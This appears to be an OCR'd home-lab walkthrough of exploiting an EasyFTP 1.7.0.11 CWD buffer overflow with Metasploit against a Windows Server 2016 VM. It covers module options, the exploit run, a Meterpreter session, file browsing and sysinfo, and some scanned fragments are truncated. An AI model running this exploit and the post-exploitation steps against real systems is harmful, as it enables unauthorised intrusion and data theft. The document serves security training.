
Scan Complete!

Use Attacks->Find Attacks to suggest applicable exploits for your targets.

Exploiting the Target with the easyftp_cwd_fixret Attack



```
[*] Nmap: Completed NSE at 07:01, 0.00s elapsed
[*] Nmap: Initiating NSE at 07:01
[*] Nmap: Completed NSE at 07:01, 0.00s elapsed
[*] Nmap: Initiating NSE at 07:01
[*] Nmap: Completed NSE at 07:01, 0.00s elapsed
[*] Nmap: Read data files from: /usr/bin/../share/nmap
[*] Nmap: Service detection performed. Please report any incorrect results at
https://nmap.org/submit/ .
[*] Nmap: Nmap done: 1 IP address (1 host up) scanned in 45.89 seconds

msf6 >
```



Attack 192.168.1.17

EasyFTP Server CWD Command Stack Buffer Overflow

This module exploits a stack-based buffer overflow in EasyFTP Server 1.7.0.11 and earlier. EasyFTP fails to check input size when parsing 'CWD' commands, which leads to a stack based buffer overflow. EasyFTP allows anonymous access by default; valid


Option	Value
FTPPASS	mozilla@example.com
FTPUSER	anonymous
LHOST	192.168.1.4
LPORT	27265
RHOSTS ✚	192.168.1.17
RPORT	21

Targets: 9 => Windows Universal - v1.7.0.11

□ Use a reverse connection

□ Show advanced options


```
[*] N
[*] N
[*] N
[*] N
[*] N
[*] N
[*] N
https
[*] N

msf6 >
```




```
PAYLOAD => windows/meterpreter/bind_tcp
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > set RPORT 21
RPORT => 21
msf6 exploit(windows/ftp/easyftp_cwd_fixret) > exploit -j
[*] Exploit running as background job 6.
[*] Exploit completed, but no session was created.
[*] 192.168.1.17:21 - Prepending fixRet...
[*] 192.168.1.17:21 - Adding the payload...
[*] 192.168.1.17:21 - Overwriting part of the payload with target address...
[*] 192.168.1.17:21 - Sending exploit buffer...
[*] Started bind TCP handler against 192.168.1.17:21267
[*] Sending stage (175686 bytes) to 192.168.1.17
[*] Meterpreter session 2 opened (192.168.1.4:32985 -> 192.168.1.17:21267) at 2023-01-04 07:13:21 -0500

msf6 exploit(windows/ftp/easyftp_cwd_fixret) > 
```


Post-Exploitation Looting: Browse Files from Windows Server 2016

Note: Screenshot wasn’t working, however browsing files is working as shown below






Name	Date modified	Type
PerfLogs	7/16/2016 6:23 AM	File folder
Program Files	1/4/2023 12:38 AM	File folder
Program Files (x86)	7/16/2016 6:23 AM	File folder
Users	1/4/2023 12:35 AM	File folder
Windows	1/4/2023 12:35 AM	File folder




C:\

D	Name	Size	Modified	Mode
▤	$Recycle.Bin		2023-01-04 03:35:50...	040777/rwxrwxrwx
▤	Documents and Setti...		2023-01-04 13:31:25...	040777/rwxrwxrwx
▤	PerfLogs		2016-07-16 09:23:21...	040777/rwxrwxrwx
▤	Program Files		2023-01-04 03:38:25...	040555/r-xr-xr-x
▤	Program Files (x86)		2016-07-16 09:23:24...	040777/rwxrwxrwx
▤	ProgramData		2023-01-04 03:38:25...	040777/rwxrwxrwx
▤	Recovery		2023-01-04 13:31:31...	040777/rwxrwxrwx
▤	System Volume Infor...		2023-01-04 13:30:56...	040777/rwxrwxrwx
▤	Users		2023-01-04 03:35:43...	040555/r-xr-xr-x
▤	Windows		2023-01-04 03:35:14...	040777/rwxrwxrwx
	pagefile.sys	0b	1969-12-31 19:00:00...	000000/---------
	BOOTNXT	1b	2016-07-16 09:18:08...	100666/rw-rw-rw-
	bootmgr	375kb	2016-07-16 09:18:08...	100444/r--r--r--



Windows Server 2016 (2) - VMware Workstation 16 Player (Non-commercial use only)
Player
Downloads
File
Home
Share
View
« Administrator › Downloads ›
Search Downloads
Quick access
Desktop
Downloads
Documents
Pictures
This PC
Network
2 items
Build 14393.rs1_release.161220-1747
4:39 AM
1/4/2023

Name	Date modified	Type
easyftp-server-1.7.0.11-en	1/4/2023 12:52 AM	File folder
easyftp-server-1.7.0.11-en	12/13/2022 12:59 ...	Compressed (zipp...




C:\Users\Administrator\Downloads

D	Name	Size	Modified	Mode
▤	easyftp-server-1.7.0....		2023-01-04 03:52:12...	040777/rwxrwxrwx
	desktop.ini	282b	2023-01-04 03:35:46...	100666/rw-rw-rw-
	easyftp-server-1.7.0....	539kb	2022-12-13 15:59:26...	100666/rw-rw-rw-

3. Metepreter Information

X86/windows



```
meterpreter > sysinfo
Computer        : WIN-4DQT65M0KU0
OS              : Windows 2016+ (10.0 Build 14393).
Architecture    : x64
System Language : en_US
Domain          : WORKGROUP
Logged On Users : 1
Meterpreter     : x86/windows

meterpreter >
```